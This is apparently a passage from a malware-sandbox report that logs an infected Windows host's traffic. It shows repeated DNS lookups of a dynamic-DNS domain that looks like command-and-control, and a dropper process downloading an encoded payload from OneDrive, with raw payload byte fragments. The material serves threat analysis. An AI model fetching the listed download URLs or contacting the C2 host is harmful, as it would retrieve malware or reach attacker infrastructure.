Aug 5, 2022 11:28:14.245707989 CEST	192.168.2.6	8.8.8.8	0xecb5	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Aug 5, 2022 11:28:15.658751011 CEST	192.168.2.6	8.8.8.8	0x35da	Standard query (0)	qkvera.am.files.1drv.com	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:02.184688091 CEST	192.168.2.6	8.8.8.8	0x28e6	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:04.549520969 CEST	192.168.2.6	8.8.8.8	0x570	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:07.006860018 CEST	192.168.2.6	8.8.8.8	0x4377	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:09.657099962 CEST	192.168.2.6	8.8.8.8	0xc21e	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:12.175276995 CEST	192.168.2.6	8.8.8.8	0xd995	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:14.485907078 CEST	192.168.2.6	8.8.8.8	0x472d	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:14.615339994 CEST	192.168.2.6	8.8.8.8	0xc72c	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:15.163304090 CEST	192.168.2.6	8.8.8.8	0x6a2	Standard query (0)	qkvera.am.files.1drv.com	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:17.043893099 CEST	192.168.2.6	8.8.8.8	0x5cda	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:19.464258909 CEST	192.168.2.6	8.8.8.8	0x54ff	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:22.043886900 CEST	192.168.2.6	8.8.8.8	0x7ba2	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:23.417946100 CEST	192.168.2.6	8.8.8.8	0xde98	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:24.456671953 CEST	192.168.2.6	8.8.8.8	0x8eb5	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:24.677567959 CEST	192.168.2.6	8.8.8.8	0x1f50	Standard query (0)	qkvera.am.files.1drv.com	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:26.964517117 CEST	192.168.2.6	8.8.8.8	0x9f83	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:30.382174015 CEST	192.168.2.6	8.8.8.8	0x1107	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:32.910898924 CEST	192.168.2.6	8.8.8.8	0x9a8d	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:35.394706011 CEST	192.168.2.6	8.8.8.8	0x417d	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:37.767740011 CEST	192.168.2.6	8.8.8.8	0x7294	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:40.154763937 CEST	192.168.2.6	8.8.8.8	0x321e	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:42.614136934 CEST	192.168.2.6	8.8.8.8	0xf920	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:45.355396032 CEST	192.168.2.6	8.8.8.8	0x238f	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 11:29:51.785748005 CEST	192.168.2.6	8.8.8.8	0x6ea1	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:54.478871107 CEST	192.168.2.6	8.8.8.8	0xc238	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:56.859287977 CEST	192.168.2.6	8.8.8.8	0x570e	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:59.211819887 CEST	192.168.2.6	8.8.8.8	0x7c76	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:01.560338020 CEST	192.168.2.6	8.8.8.8	0xa1fa	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:03.899482965 CEST	192.168.2.6	8.8.8.8	0x8273	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:06.336374044 CEST	192.168.2.6	8.8.8.8	0xd8f7	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:09.932691097 CEST	192.168.2.6	8.8.8.8	0xda79	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:12.483689070 CEST	192.168.2.6	8.8.8.8	0x210	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:15.014569044 CEST	192.168.2.6	8.8.8.8	0xe251	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:17.395205021 CEST	192.168.2.6	8.8.8.8	0xfe71	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:19.745235920 CEST	192.168.2.6	8.8.8.8	0xad3f	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:22.058725119 CEST	192.168.2.6	8.8.8.8	0xfeb5	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:24.401899099 CEST	192.168.2.6	8.8.8.8	0x844b	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:26.868767023 CEST	192.168.2.6	8.8.8.8	0x84e7	Standard query (0)	bestsuccess.ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 11:28:14.287856102 CEST	8.8.8.8	192.168.2.6	0xecb5	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 11:28:15.716984034 CEST	8.8.8.8	192.168.2.6	0x35da	No error (0)	qkvera.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 11:28:15.716984034 CEST	8.8.8.8	192.168.2.6	0x35da	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 11:29:02.204082012 CEST	8.8.8.8	192.168.2.6	0x28e6	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:04.571603060 CEST	8.8.8.8	192.168.2.6	0x570	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:07.036387920 CEST	8.8.8.8	192.168.2.6	0x4377	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:09.675156116 CEST	8.8.8.8	192.168.2.6	0xc21e	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:12.195884943 CEST	8.8.8.8	192.168.2.6	0xd995	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:14.528187990 CEST	8.8.8.8	192.168.2.6	0x472d	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 11:29:14.634816885 CEST	8.8.8.8	192.168.2.6	0xc72c	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:15.223334074 CEST	8.8.8.8	192.168.2.6	0x6a2	No error (0)	qkvera.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 11:29:15.223334074 CEST	8.8.8.8	192.168.2.6	0x6a2	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 11:29:17.064167023 CEST	8.8.8.8	192.168.2.6	0x5cda	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:19.483652115 CEST	8.8.8.8	192.168.2.6	0x54ff	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:22.063394070 CEST	8.8.8.8	192.168.2.6	0x7ba2	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 11:29:23.590820074 CEST	8.8.8.8	192.168.2.6	0xde98	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 11:29:24.473798990 CEST	8.8.8.8	192.168.2.6	0x8eb5	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:24.736212015 CEST	8.8.8.8	192.168.2.6	0x1f50	No error (0)	qkvera.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 11:29:24.736212015 CEST	8.8.8.8	192.168.2.6	0x1f50	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 11:29:24.736212015 CEST	8.8.8.8	192.168.2.6	0x1f50	No error (0)	l-0003.l-dc-msedge.net		13.107.43.12	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:26.983617067 CEST	8.8.8.8	192.168.2.6	0x9f83	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:30.401618958 CEST	8.8.8.8	192.168.2.6	0x1107	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:32.931596041 CEST	8.8.8.8	192.168.2.6	0x9a8d	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:35.411910057 CEST	8.8.8.8	192.168.2.6	0x417d	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:37.785396099 CEST	8.8.8.8	192.168.2.6	0x7294	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:40.174287081 CEST	8.8.8.8	192.168.2.6	0x321e	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:42.633620977 CEST	8.8.8.8	192.168.2.6	0xf920	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:45.374742985 CEST	8.8.8.8	192.168.2.6	0x238f	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:51.805361986 CEST	8.8.8.8	192.168.2.6	0x6ea1	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:54.498269081 CEST	8.8.8.8	192.168.2.6	0xc238	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:56.877358913 CEST	8.8.8.8	192.168.2.6	0x570e	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:29:59.229491949 CEST	8.8.8.8	192.168.2.6	0x7c76	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:01.579909086 CEST	8.8.8.8	192.168.2.6	0xa1fa	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:03.917027950 CEST	8.8.8.8	192.168.2.6	0x8273	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:06.355673075 CEST	8.8.8.8	192.168.2.6	0xd8f7	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:09.954303026 CEST	8.8.8.8	192.168.2.6	0xda79	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:12.504652977 CEST	8.8.8.8	192.168.2.6	0x210	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:15.035667896 CEST	8.8.8.8	192.168.2.6	0xe251	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:17.416325092 CEST	8.8.8.8	192.168.2.6	0xfe71	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:19.772651911 CEST	8.8.8.8	192.168.2.6	0xad3f	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:22.076283932 CEST	8.8.8.8	192.168.2.6	0xfeb5	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:24.421556950 CEST	8.8.8.8	192.168.2.6	0x844b	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)
Aug 5, 2022 11:30:26.888618946 CEST	8.8.8.8	192.168.2.6	0x84e7	No error (0)	bestsuccess.ddns.net		87.251.79.109	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- qkvera.am.files.1drv.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49808	13.107.43.12	443	C:\Users\Public\Libraries\Accyaz.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:29:24 UTC	0	OUT	GET /y4mA6YBAUOEcMgSRDQJ56K_UvKohvu8k_Y2-nVr27j9tNTSGtPV-P8bARuBZbALFxy7bbi34O90p78phUVUfH BWUah4IdDg38Lz87qrTVSfsdA61Bp2Yts3yrbJkuzUjF_S62vrADg1nIYrGUxMRnchNSwk7AjKhCGN_HMuiZy0rs3w zZsoNJPho0Kq-8TWHtDPMqjLBPW6zko3UHaL4HOXLw/Accyazbvbxqszzrfjnimerlsovywpte?download&psid=1 HTTP/1.1 User-Agent: lVali Host: qkvera.am.files.1drv.com Connection: Keep-Alive
2022-08-05 09:29:25 UTC	0	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 651776 Content-Type: application/octet-stream Content-Location: https://qkvera.am.files.1drv.com/y4mp0J_hrjkY_ULP4q8yEN2WL9vZeBGm_IqLzlvV6rg6waLdl AGdzG0h00ZcMNpTPlapILdzE_2aH71wR6iQRGH6fQu_PVqW1aVUh-EI4-K_lM--hH9S4uinpUGx2LxMkkSCjlyRuqY mfUZgn2TbXfAfkQ_6aMdj0LZi4vGuIEzhceGgX6r0Bluw2TLKWukgMSo Expires: Thu, 03 Nov 2022 09:29:25 GMT Last-Modified: Mon, 25 Jul 2022 13:12:39 GMT Accept-Ranges: bytes ETag: 26943FEBC022618F!144.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: AMS0PF8DACA2DE0 Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: OJ2x7DoeLUGp6W7mVceEuQ.0 X-SqlDataOrigin: S CTag: aYzoyNjk0M0ZFQkMwMjI2MThGITE0NC4yNTc X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="Accyazbvbxqszzrfjnimerlsovywpte" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.966.720.2006 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: A99870A622934AD99F010CE46DB3F695 Ref B: VIEEDGE1411 Ref C: 2022-08-05T09:29:24Z Date: Fri, 05 Aug 2022 09:29:24 GMT Connection: close
2022-08-05 09:29:25 UTC	1	IN	Data Raw: 83 24 5a ca 39 ca ca ca ce ca ca ca 35 35 ca ca 82 ca ca ca ca ca ca ca 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 37 ca ca d8 55 84 d8 ca 7e 3f 03 57 82 37 16 03 57 1e 32 9f a9 ea 3a 3c a5 9d 3c 97 a3 ea 99 97 38 38 a5 3e ea 2c 9b ea 3c ab 38 ea 9f 38 ea 0e 85 89 ea a3 a5 2e 9b f8 43 43 d4 ee ca ca ca ca ca ca ca 8a c2 51 16 4e cf ab 55 4e cf ab 55 4e cf ab 55 e4 6f 7c 55 bb cf ab 55 8c 92 74 55 c5 cf ab 55 8c 92 cb 55 2e cf ab 55 Data Ascii: $Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U
2022-08-05 09:29:25 UTC	1	IN	Data Raw: 8c 92 5e 55 9c cf ab 55 c3 17 c0 55 4c cf ab 55 c3 17 bc 55 4a cf ab 55 c3 17 33 55 bb cf ab 55 c3 17 b0 55 d7 cf ab 55 4e cf 3e 55 78 d1 ab 55 2f aa cb 55 50 cf ab 55 2f aa 5e 55 8e cf ab 55 bf 01 78 55 bb cf ab 55 2f aa e1 55 bb cf ab 55 1c 9f 99 32 4e cf ab 55 1a 7b ca ca 16 37 d2 ca 4f 28 f8 f4 ca ca ca ca ca ca ca ca ca aa ca f5 27 41 37 cc 4f ca 18 cc ca ca 6a 3d ca ca ca ca ca 92 79 cc ca ca da ca ca ca 3a cc ca ca ca 0a ca ca da ca ca ca cc ca ca ce ca ca ca ca ca ca ca ce ca ca ca ca ca ca ca ca ca 4a d4 ca ca d2 ca ca ca ca ca ca cc ca 37 ca ca ca ca ca ca ca ca ca ca ca da ca ca da ca ca ca ca ca ca da ca ca ca ca ca ca ca ca ca ca ca ca ca 9a cc ca 3e 47 ca ca ca fa 39 ca de 0e 3d ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ba cc ca 62 5f ca Data Ascii: ^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2NU{7O('A7Oj=y:J7>G9=b_
2022-08-05 09:29:25 UTC	9	IN	Data Raw: 69 8a d9 8e ed 0c ca 4a 73 7e cb 0c ca ca 3e 3b b2 99 2f 35 35 b9 73 86 ed 0c ca ca 3e 4f 32 ca 4a ca ca 34 ca d7 86 ed 0c ca 1a b2 9e b0 35 35 69 8a d9 86 ed 0c ca b2 ea 35 35 35 f9 c3 0a ca bb 8a 3e d4 35 4b f6 ad 0c ca bb 8a 3e cc 29 f9 7a 37 1f 67 37 ca ca f9 bb 8a 48 49 35 4b ea ad 0c ca bb 8a 3e cc 29 f9 7a 37 1f 4f 37 ca ca 67 8a 29 f9 5a bb 8a 3e d4 35 4b ee ad 0c ca bb 8a ab cc 29 f9 7a cc 1f 33 ca ca ca f9 c1 d2 bb ff 3e fc bb 9c 3e e2 1a bf 92 35 4b f2 ad 0c ca 8f 3f 8a 3e 4f bf 37 f9 7a cc 1f a4 ca ca ca bf da bf 92 35 4b ee ad 0c ca 3f 8a ab 21 f9 7a 37 1f 8e ca ca ca bb 9c 3e da 1a bf 9a 35 4b ea ad 0c ca 8f 3f 8a 3e 1d bf 37 f9 c3 0a ca b2 a5 04 ca ca b9 82 ca ca ca ca ca 3e 45 b2 97 04 ca ca c1 4a ca ca ca ca c1 0a d2 f9 69 8a f9 89 20 b2 Data Ascii: iJs~>;/55s>O2J455i555>5K>)z7g7HI5K>)z7O7g)Z>5K)z3>>5K?>O7z5K?!z7>5K?>7>EJi
2022-08-05 09:29:25 UTC	17	IN	Data Raw: 17 35 35 f9 bb 8a 3e da 1a 34 ca b2 52 90 35 35 bb 8a 45 4e ae 35 35 35 f9 c3 0a ca bd da bb 9c 3e d0 1c b2 4a 90 35 35 f9 c3 0a ca c1 da bb 9c 3e d8 fd ca ca ca ca ca 1a 1c b2 9f 90 35 35 22 f9 c3 0a ca 89 20 bf f9 bf a0 c1 39 bb 8a 3e d6 fd 39 ca ca ca ca 1a b2 16 90 35 35 b9 f9 ce 18 ab b2 28 91 f9 c3 0a ca 6f da 3e 59 bb 9c 45 4e 82 35 35 35 c1 14 c6 07 1f 45 4e e3 35 35 35 87 1c 1a b2 4f 90 35 35 bb 8a 45 4e a3 35 35 35 f9 89 20 8d 8b b7 8e ce ba 35 35 1a b9 8e c6 c1 27 bf de ee c1 c2 bb c0 b5 3f c1 fd b2 46 35 35 35 21 93 c3 38 37 b7 33 35 3d ca ca b3 f2 20 c3 0e ee d2 c1 16 ee ce 84 35 3d ca ca b2 b6 c2 35 35 c1 a2 bb 11 48 45 c3 1e ee ce c1 fd c1 01 b2 6f ca ca ca 21 f4 c1 13 c1 fd c1 09 b2 82 37 ca ca 20 c1 3d c1 16 ee ce c1 09 b2 88 c2 35 35 c1 Data Ascii: 55>4R55EN555>J55>55" 9>955(o>YEN555EN555O55EN555 55'?F555!8735= 5=55HEo!7 =55

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49811	13.107.43.12	443	C:\Users\Public\Libraries\Accyaz.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:29:26 UTC	25	OUT	GET /y4mcHjzZh6rwB7Ooj5k0et5AstN3nUJ__HvCrv1rh4l_DklMsBKRgBfJGblrKjPVJzKrXPiNdsjv--QNvwGIq0QVsgnQt4qRLAds0A5tb7o07ZkiBrOwdOeTXxcQs_8lJjPBJjhnHrOqCN-E5MlEWW8yXkE_Q7MTOD6HGoupzFeR9l2pazkmsTcKxZ3S0vQJCHXsOr9-7ud8pyeca6LHk4GmA/Accyazbvbxqszzrfjnimerlsovywpte?download&psid=1 HTTP/1.1 User-Agent: 67 Cache-Control: no-cache Host: qkvera.am.files.1drv.com Connection: Keep-Alive
2022-08-05 09:29:26 UTC	25	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 651776 Content-Type: application/octet-stream Content-Location: https://qkvera.am.files.1drv.com/y4mp0J_hrjkY_ULP4q8yEN2WL9vZeBGm_IqLzlvV6rg6waLdlAGdzG0h00ZcMNpTPlapILdzE_2aH71wR6iQRGH6fQu_PVqW1aVUh-EI4-K_lM--hH9S4uinpUGx2LxMkkSCjlyRuqYmfUZgn2TbXfAfkQ_6aMdj0LZi4vGuIEzhceGgX6r0Bluw2TLKWukgMSo Expires: Thu, 03 Nov 2022 09:29:26 GMT Last-Modified: Mon, 25 Jul 2022 13:12:38 GMT Accept-Ranges: bytes ETag: 26943FEBC022618F!144.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: AM3PPF559C4116D Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: ++WxJKoMqk2/cEQ4AAXQRw.0 X-SqlDataOrigin: S CTag: aYzoyNjk0M0ZFQkMwMjI2MThGITE0NC4yNTc X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="Accyazbvbxqszzrfjnimerlsovywpte" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.966.720.2006 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 19368AC914DB4E8189638373F3729AD9 Ref B: VIEEDGE3006 Ref C: 2022-08-05T09:29:26Z Date: Fri, 05 Aug 2022 09:29:26 GMT Connection: close
2022-08-05 09:29:26 UTC	27	IN	Data Raw: 83 24 5a ca 39 ca ca ca ce ca ca ca 35 35 ca ca 82 ca ca ca ca ca ca ca 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 37 ca ca d8 55 84 d8 ca 7e 3f 03 57 82 37 16 03 57 1e 32 9f a9 ea 3a 3c a5 9d 3c 97 a3 ea 99 97 38 38 a5 3e ea 2c 9b ea 3c ab 38 ea 9f 38 ea 0e 85 89 ea a3 a5 2e 9b f8 43 43 d4 ee ca ca ca ca ca ca ca 8a c2 51 16 4e cf ab 55 4e cf ab 55 4e cf ab 55 e4 6f 7c 55 bb cf ab 55 8c 92 74 55 c5 cf ab 55 8c 92 cb 55 2e cf ab 55 8c 92 5e 55 9c cf ab 55 c3 17 c0 55 4c cf ab 55 c3 17 bc 55 4a cf ab 55 c3 17 33 55 bb cf ab 55 c3 17 b0 55 d7 cf ab 55 4e cf 3e 55 78 d1 ab 55 2f aa cb 55 50 cf ab 55 2f aa 5e 55 8e cf ab 55 bf 01 78 55 bb cf ab 55 2f aa e1 55 bb cf ab 55 1c 9f 99 32 4e cf ab Data Ascii: $Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N
2022-08-05 09:29:26 UTC	30	IN	Data Raw: 92 35 90 3b 72 ed 0c ca ca 95 28 91 f9 c3 1a 39 f7 b4 39 73 f6 d4 ca ca 89 54 43 83 5a 0c ca 45 bd f6 cc ca ca 4e ff 45 80 4c 8a cb 0c ca c3 e6 fb 0a 3a 0c ca ab 20 c1 89 ce c1 0c d2 ef c2 35 35 35 6f a4 3e 4d b9 0c d6 37 59 12 c6 bf 14 d2 bf 1a c6 3e f2 90 39 ca 91 f9 5a 5a 5a c1 89 da 45 ed 81 cc 37 f7 71 79 d6 ad 38 b9 0c d6 37 bf 81 d2 90 39 ca bf 1a c6 91 f9 5a 5a 5a c1 14 ce bf 8f de bf 81 ce 90 39 ca 91 f9 5a 5a 82 ca 37 ca ca ba 45 7a 59 3e d5 b9 f9 ea 82 ca 37 ca ca ba 45 7a 59 3e c7 b9 f9 ea 82 ca 37 ca ca ba 45 7a 59 3e b9 b9 21 0a 34 ca b2 25 c4 35 35 82 ca 37 ca ca ba 45 7a 59 45 4e 34 35 35 35 34 d4 b2 0f c4 35 35 21 ed 5a 5a 5a 20 8d 4a 73 83 5a 0c ca ca 3e 67 82 ca 37 ca ca ba 45 7a 5b e2 cd 0c ca 3e ec 34 ca b2 e9 c4 35 35 82 ca 37 ca ca Data Ascii: 5;r(99sTCZENEL: 555o>M7Y>9ZZZE7qy879ZZZ9ZZ7EzY>7EzY>7EzY>!4%557EzYEN4555455!ZZZ JsZ>g7Ez[>4557
2022-08-05 09:29:26 UTC	38	IN	Data Raw: ca c1 1b 93 f9 89 85 10 1e 8d 77 1c 7b 26 0c a5 3c 36 97 38 2e 26 0e 9b 36 3a 32 9f 26 1c 1e 16 ca 10 1a 8b 83 97 a9 a1 20 97 36 ab 9b ca ca ca ca 11 19 d1 0f 63 ee 3a 0c ca f9 c1 8a 7a ce 1f 1b 2b 35 35 f9 c1 ca bf 8c c1 8c f9 5a 20 8d bf 0d c1 3a 9e 67 ff 54 d8 77 29 6e 95 28 f9 c3 0a ca c1 0a a6 bb 8a 3e cc c1 ca f9 c1 8a 89 c1 a2 c1 f9 b2 f0 ca ca ca b2 b3 be 35 35 c1 9a c1 f9 b2 26 ca ca ca 91 f9 c1 8a 89 c1 a2 c1 f9 b2 70 ca ca ca c1 f9 b2 b1 be 35 35 91 f9 5a b9 8a a2 c1 ca f9 c1 8a 4e 9c 3e d2 b9 8e ba b2 3e cc ca ca 4e 9c 3e 45 b2 f9 cc ca ca 2e c5 3b ca ca ca ca b9 8e d6 f9 b2 39 39 ca ca 4e 9c 48 3b b2 6c cc ca ca f9 5a bb 8a 3e 3d 7c 37 c1 d2 35 87 c6 f9 89 20 8d bf f9 bf 0d e1 c1 81 a2 67 8a 87 f7 1f cc 7f 29 e1 8f b9 17 39 29 74 bf 9a bf ac Data Ascii: w{&<68.&6:2& 6c:z+55Z :gTw)n(>55&p55ZN>>N>E.;99NH;lZ>=|75 g)9)t
